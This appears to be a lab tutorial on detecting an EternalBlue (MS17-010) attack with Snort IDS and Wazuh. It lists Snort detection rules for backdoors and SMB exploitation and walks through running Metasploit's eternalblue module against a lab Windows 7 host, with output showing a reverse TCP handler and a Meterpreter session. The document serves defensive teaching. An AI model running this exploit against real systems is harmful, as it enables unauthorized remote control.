# alert tcp $HOME_NET 20034 -> $EXTERNAL_NET any (msg:"MALWARE-BACKDOOR NetBus Pro 2.0 connection established";
flow:to_client,established; flowbits:isset,backdoor.netbus_2.connect; content:"BN|10 00 02 00|"; depth:6; content:"|05 00|"; depth:2;
offset:8; metadata:ruleset community; classtype:trojan-activity; sid:115; rev:15);
# alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"MALWARE-BACKDOOR Infector.1.x"; flow:established,to_client; content:"WHATISIT";
depth:9; metadata:impact_flag red, ruleset community; reference:nessus,11157; classtype:misc-activity; sid:117; rev:17);
# alert tcp $HOME_NET 666 -> $EXTERNAL_NET any (msg:"MALWARE-BACKDOOR SatansBackdoor.2.0.Beta"; flow:to_client,established;
content:"Remote[3A] "; depth:11; nocase; content:"You are connected to me.|0D 0A|Remote[3A] Ready for commands"; distance:0; nocase;
metadata:ruleset community; reference:url,www.megasecurity.org/trojans/s/satanzbackdoor/SBD2.0b.html; reference:url,www3.ca.com/
securityadvisor/pest/pest.aspx?id=5260; classtype:trojan-activity; sid:118; rev:12);
# alert tcp $HOME_NET 6789 -> $EXTERNAL_NET any (msg:"MALWARE-BACKDOOR Doly 2.0 access"; flow:established,to_client; content:"Wtzup
Use"; depth:32; metadata:ruleset community; classtype:misc-activity; sid:119; rev:11);
# alert tcp $EXTERNAL_NET 1000:1300 -> $HOME_NET 146 (msg:"MALWARE-BACKDOOR Infector 1.6 Client to Server Connection Request";
flow:to_server,established; content:"FC "; metadata:ruleset community; reference:nessus,11157; classtype:misc-activity; sid:121; rev:
14);
# alert tcp $HOME_NET 31785 -> $EXTERNAL_NET any (msg:"MALWARE-BACKDOOR HackAttack 1.20 Connect"; flow:established,to_client;
content:"host"; metadata:ruleset community; classtype:misc-activity; sid:141; rev:10);
"
```

Select the rule which we use to monitor EternalBlue RCE attack.




```
#
# alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"MALWARE-CNE HttpBrowser User Agent Outbound Communication attempt";
flow:to_server,established; content:"User-Agent[3A] HttpBrowser/1.0"; fast_pattern:only; http_header; metadata:impact_flag red,
ruleset community, service http; classtype:trojan-activity; sid:42986; rev:4);
alert tcp any any -> $HOME_NET 445 (msg:"OS-WINDOWS Microsoft Windows SMB remote code execution attempt"; flow:to_server,established;
content:"|FF|SMB|A0 00 00 00 00|"; depth:9; offset:4; content:"|01 00 00 00 00|"; within:5; distance:59; byte_test:4,>
0x8150,-33,relative,little; metadata:policy balanced-ips drop, policy connectivity-ips drop, policy max-detect-ips drop, policy
security-ips drop, ruleset community, service netbios-ssn; reference:cve,2017-0144; reference:cve,2017-0146;
reference:url,isc.sans.edu/forums/diary/ETERNALBLUE+Possible+Window+SMB+Buffer+Overflow+0Day/22304/;
reference:url,technet.microsoft.com/en-us/security/bulletin/MS17-010; classtype:attempted-admin; sid:42944; rev:2);
alert tcp any any -> $HOME_NET 445 (Msg: PROTOCOL-OTHER NETBIOS SMB IPC share access attempt ; flow:to_server,established; content: |F
FF|SMB|75 00 00 00 00|"; depth:9; offset:4; content:"|IPC\$|00|"; fast_pattern:only; flowbits:set,smb.tree.connect.ipc;
flowbits:noalert; metadata:policy balanced-ips alert, policy max-detect-ips alert, policy security-ips alert, ruleset community,
service netbios-ssn; reference:url,attack.mitre.org/techniques/T1077; classtype:misc-activity; sid:43002; rev:8);
alert tcp any any -> $HOME_NET 445 (msg:"PROTOCOL-OTHER NETBIOS SMB IPC share access attempt"; flow:to_server,established; content:"|I
FF|SMB|75 00 00 00 00|"; depth:9; offset:4; content:"|I|00|P|00|C|00|$|00 00 00|"; fast_pattern:only;
flowbits:set,smb.tree.connect.ipc; flowbits:noalert; metadata:policy balanced-ips alert, policy max-detect-ips alert, policy security-
ips alert, ruleset community, service netbios-ssn; reference:url,attack.mitre.org/techniques/T1077; classtype:misc-activity; sid:
43003; rev:8);
```

Go to snort rules directory and edit “local.rules”. Follow same as shown in the figure.



```
ubuntu-victim@ubuntuvictim:/etc/snort$ ls ←
classification.config gen-msg.map      rules      snort.debian.conf  unicode.map
community-sid-msg.map reference.config  snort.conf  threshold.conf
ubuntu-victim@ubuntuvictim:/etc/snort$ cd rules ←
ubuntu-victim@ubuntuvictim:/etc/snort/rules$ ls
attack-responses.rules    community-web-dos.rules  policy.rules
backdoor.rules             community-web-iis.rules  pop2.rules
bad-traffic.rules          community-web-misc.rules  pop3.rules
chat.rules                 community-web-php.rules  porn.rules
community-bot.rules        ddos.rules            rpc.rules
community-deleted.rules   deleted.rules         rservices.rules
community-dos.rules        dns.rules             scan.rules
community-exploit.rules   dos.rules            shellcode.rules
community-ftp.rules        experimental.rules  smtp.rules
community-game.rules       exploit.rules        snmp.rules
community-icmp.rules       finger.rules        sql.rules
community-imap.rules       ftp.rules            telnet.rules
community-inappropriate.rules icmp-info.rules  tftp.rules
community-mail-client.rules icmp.rules           virus.rules
community-misc.rules       imap.rules          web-attacks.rules
community-ntp.rules        info.rules          web-cgi.rules
community-oracle.rules    local.rules          web-client.rules
community-policy.rules    misc.rules          web-coldfusion.rules
community-sip.rules        multimedia.rules  web-frontpage.rules
community-smtp.rules      mysql.rules         web-iis.rules
community-sql-injection.rules netbios.rules  web-misc.rules
community-virus.rules     nntp.rules          web-php.rules
community-web-attacks.rules oracle.rules        x11.rules
community-web-cgi.rules   other-ids.rules
community-web-client.rules n2n.rules
```


Use “nano” text editor for edit “local.rules” file.



```
root@ubuntuvictim:/etc/snort/rules
GNU nano 2.9.3
local.rules

# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# -----
# LOCAL RULES
# -----
# This file intentionally does not come with signatures. Put your local
# additions here.
```

Paste the EternalBlue rule here.




```
root@ubuntuvictim:/etc/snort/rules
File Edit View Search Terminal Help
GNU nano 2.9.3                         local.rules                         Modified
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# -----
# LOCAL RULES
# -----
# This file intentionally does not come with signatures. Put your local
# additions here.

#Eternal Blue Attack
alert tcp any any -> $HOME_NET 445 (msg:"OS-WINDOWS Microsoft Windows SMB remote code execution at$
```

I am edit msg of the rule with my name for FUN.

### “Eternal Blue Attack on Moizuddin Rafay Network”




```
root@ubuntuvictim: /etc/snort/rules
File Edit View Search Terminal Help
GNU nano 2.9.3           local.rules           Modified
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# -----
# LOCAL RULES
# -----
# This file intentionally does not come with signatures. Put your local
# additions here.

#Eternal Blue Attack
alert tcp any any -> $HOME_NET 445 (msg:"Eternal Blue Attack on Moizuddin Rafay Network attempt"; $
```

Now save the “local.rules” file and restart snort.

```
ubuntu-victim@ubuntuvictim:/etc/snort$ sudo -i
root@ubuntuvictim:~# cd /etc/snort/rules
root@ubuntuvictim:/etc/snort/rules# nano local.rules
root@ubuntuvictim:/etc/snort/rules# systemctl restart snort ↪
root@ubuntuvictim:/etc/snort/rules# █
```

Check the snort configuration to verify it's successfully done.



```
ubuntu-victim@ubuntuvictim:/etc/snort
File Edit View Search Terminal Help
ubuntu-victim@ubuntuvictim:/etc/snort$ sudo snort -T -c snort.conf ↪
Running in Test mode

     === Initializing Snort ===
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file "snort.conf"
PortVar 'HTTP_PORTS' defined : [ 80:81 311 383 591 593 901 1220 1414 1741 1830 2301 2381 2809 3037
3128 3702 4343 4848 5250 6988 7000:7001 7144:7145 7510 7777 7779 8000 8008 8014 8028 8080 8085 808
8 8090 8118 8123 8180:8181 8243 8280 8300 8800 8888 8899 9000 9060 9080 9090:9091 9443 9999 11371 3
4443:34444 41080 50002 55555 ]
```

A

```

ubuntu-victim@ubuntuvictim: /etc/snort
File Edit View Search Terminal Help

'-' )~ -*> Snort! <-
Version 2.9.7 GRE (Build 149)
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using libpcap version 1.8.1
Using PCRE version: 8.39 2016-06-14
Using ZLIB version: 1.2.11

Rules Engine: SF_SNORT_DETECTION_ENGINE Version 2.4 <Build 1>
Preprocessor Object: SF_IMAP Version 1.0 <Build 1>
Preprocessor Object: SF_GTP Version 1.1 <Build 1>
Preprocessor Object: SF_SDF Version 1.1 <Build 1>
Preprocessor Object: SF_DNS Version 1.1 <Build 4>
Preprocessor Object: SF_DNP3 Version 1.1 <Build 1>
Preprocessor Object: SF_FTPTELNET Version 1.2 <Build 13>
Preprocessor Object: SF_POP Version 1.0 <Build 1>
Preprocessor Object: SF_SMTP Version 1.1 <Build 9>
Preprocessor Object: SF_SSLPP Version 1.1 <Build 4>
Preprocessor Object: SF_MODBUS Version 1.1 <Build 1>
Preprocessor Object: SF_SIP Version 1.1 <Build 1>
Preprocessor Object: SF_DCERPC2 Version 1.0 <Build 3>
Preprocessor Object: SF_SSH Version 1.1 <Build 3>
Preprocessor Object: SF_REPUTATION Version 1.1 <Build 1>

Snort successfully validated the configuration!
Snort exiting
ubuntu-victim@ubuntuvictim: /etc/snort$ 

```

Step 05: Now open vulnerable windows 7

**Note:** I make my all machine highly vulnerable for my lab environment. If you want to learn how to make cybersecurity and penetration testing vulnerable labs. Book a meeting with me.



Launch Metasploit-Framework.

Command: sudo msfconsole




```
kali㉿kali:[~]
$ sudo msfconsole
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0

[=] msf6 : [ metasploit v6.4.15-dev
+ -- =[ 2433 exploits - 1251 auxiliary - 428 post
+ -- =[ 1471 payloads - 47 encoders - 11 nops
+ -- =[ 9 evasion
]


Metasploit Documentation: https://docs.metasploit.com/
msf6 > 
```

Search the EternalBlue exploit.



```
kali㉿kali:[~]
File Actions Edit View Help
msf6 : search exploit eternalblue
Matching Modules
#      Name
0      exploit/windows/smb/ms17_010_eternalblue
Kernel Pool Corruption
  1      \_ target: Automatic Target
  2      \_ target: Windows 7
  3      \_ target: Windows Embedded Standard 7
  4      \_ target: Windows Server 2008 R2
  5      \_ target: Windows 8
  6      \_ target: Windows 8.1
  7      \_ target: Windows Server 2012
  8      \_ target: Windows 10 Pro
  9      \_ target: Windows 10 Enterprise Evaluation
  10     \_ target: Windows 10 Enterprise Evaluation
          Disclosure Date      Rank      Check      Description
          2017-03-14      average      Yes      MS17-010_EternalBlue SMB Remote Windows
          .          .          .
          .          .          .
          .          .          .
          .          .          .
          .          .          .
          .          .          .
          .          .          .
          .          .          .
          2017-03-14      normal      Yes      MS17-010_EternalRomance/EternalSynergy/
```

Configure the EternalBlue exploit. Follow the same show in figure.



```
kali㉿kali:[~]
File Actions Edit View Help
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.100.20
RHOSTS => 192.168.100.20
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
```

## Step 06: Run snort again and monitor the EternalBlue Attack.

```
ubuntu-victim@ubuntuvictim: /etc/snort$ sudo snort -A console -q -c snort.conf -i enp0s3
```

```
[*] Started reverse TCP handler on 192.168.100.6:4444
[*] 192.168.100.20:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.100.20:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.100.20:445 - Scanned 1 hosts
[+] 192.168.100.20:445 - The target is
[*] 192.168.100.20:445 - Connecting to
[+] 192.168.100.20:445 - Target OS selected
[*] 192.168.100.20:445 - CORE raw buffer size: 512
[*] 192.168.100.20:445 - 0x00000000 512
[*] 192.168.100.20:445 - 0x00000010 74
[*] 192.168.100.20:445 - 0x00000020 50
[+] 192.168.100.20:445 - Target arch selected
[*] 192.168.100.20:445 - Trying exploit
[*] 192.168.100.20:445 - Sending all buffers
[*] 192.168.100.20:445 - Starting non-persistent connection
[+] 192.168.100.20:445 - Sending SMBV2 session setup
[+] 192.168.100.20:445 - Closing SMBV1 session
[*] 192.168.100.20:445 - Sending final SMB packet
[*] 192.168.100.20:445 - Receiving response
[+] 192.168.100.20:445 - ETERNALBLUE overflow detected
[*] 192.168.100.20:445 - Sending egg to target
[*] 192.168.100.20:445 - Triggering framework
[*] Sending stage (201798 bytes) to 192.168.100.20
[*] Meterpreter session 1 opened (192.168.100.20:445)
[+] 192.168.100.20:445 - =====-
[+] 192.168.100.20:445 - =====-
[+] 192.168.100.20:445 - =====-
```


meterpreter > [ ]

Here is EternalBlue RCE attack is detected by SNORT IDS.

```
ubuntu-victim@ubuntuvictim: /etc/snort$ sudo snort -A console -q -c snort.conf -i enp0s3
```

```
07/14-00:07:58.341613 [**] [1:2465:7] NETBIOS SMB-DS IPC$ share access [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 192.168.100.6:45707 -> 192.168.100.20:445
07/14-00:07:59.927292 [**] [1:2465:7] NETBIOS SMB-DS IPC$ share access [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 192.168.100.6:45541 -> 192.168.100.20:445
07/14-00:07:59.944831 [**] [1:42944:2] Eternal Blue Attack on Moizuddin Rafay Network attempt [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] {TCP} 192.168.100.6:45541 -> 192.168.100.20:445
07/14-00:11:02.083966 [**] [1:402:7] ICMP Destination Unreachable Port Unreachable [**] [Classification: Misc activity] [Priority: 3] {ICMP} 103.229.191.83 -> 192.168.100.6
07/14-00:11:02.293924 [**] [1:402:7] ICMP Destination Unreachable Port Unreachable [**] [Classification: Misc activity] [Priority: 3] {ICMP} 176.113.74.74 -> 192.168.100.6
07/14-00:11:03.190566 [**] [1:485:4] ICMP Destination Unreachable Communication Administratively Prohibited [**] [Classification: Misc activity] [Priority: 3] {ICMP} 152.117.119.93 -> 192.168.100.6
```

Now go to Wazuh-Dashboard and monitor the new IDS logs.



The screenshot shows the expanded document view for the log entry from Jul 14, 2024 @ 00:08:00.580. The log content is displayed in both Table and JSON formats. The JSON table highlights specific fields with red boxes: agent.ip (192.168.100.18), data.dstip (192.168.100.20:445), data.srcip (192.168.100.6), and full\_log (log entry). The log entry itself is also highlighted with a red box and contains the following text:


```
Jul 14 00:08:00 mail snort[4389]: [1:42944:2] Eternal Blue Attack on Moizuddin Rafay Network attempt [Classification: Attempted Administrator Privilege Gain] [Priority: 1] {TCP} 192.168.100.6:45541 -> 192.168.100.20:445
```


```

Ubuntu

t full_log Jul 14 00:08:00 mail snort[4389]: [1:42944:2] Eternal Blue Attack on Moizuddin Rafay Network attempt [Classification: Attempted Administrator Privilege Gain] [Priority: 1] {TCP} 192.168.100.6:45541 -> 192.168.100.20:445
t id 1720897680.1811104
t input.type log
t location /var/log/auth.log
t manager.name wazuh-server
t predecoder.hostname mail
t predecoder.program_name snort
t predecoder.timestamp Jul 14 00:08:00
t rule.description First time this IDS alert is generated.
# rule.firetimes 1
t rule.groups ids, fts
t rule.id 20100
# rule.level 8
rule.mail false
timestamp Jul 14, 2024 @ 00:08:00.580

```





## SUMMARY:

Integrating Snort IDS with Wazuh enhances the overall security posture of an organization by providing real-time threat detection, centralized monitoring, and actionable insights into network activity. This integration enables security teams to effectively detect, respond to, and mitigate potential security incidents across their infrastructure.

## Regards

MUHAMMAD MOIZ UD DIN RAFAY

Ethical Hacker | Cyber Security Analyst

## Need Training on Wazuh..?

Contact: +92-3004962168

Email: [muhammadmoizuddinrafay@gmail.com](mailto:muhammadmoizuddinrafay@gmail.com)

LinkedIn: [www.linkedin.com/in/moizuddinrafay](https://www.linkedin.com/in/moizuddinrafay)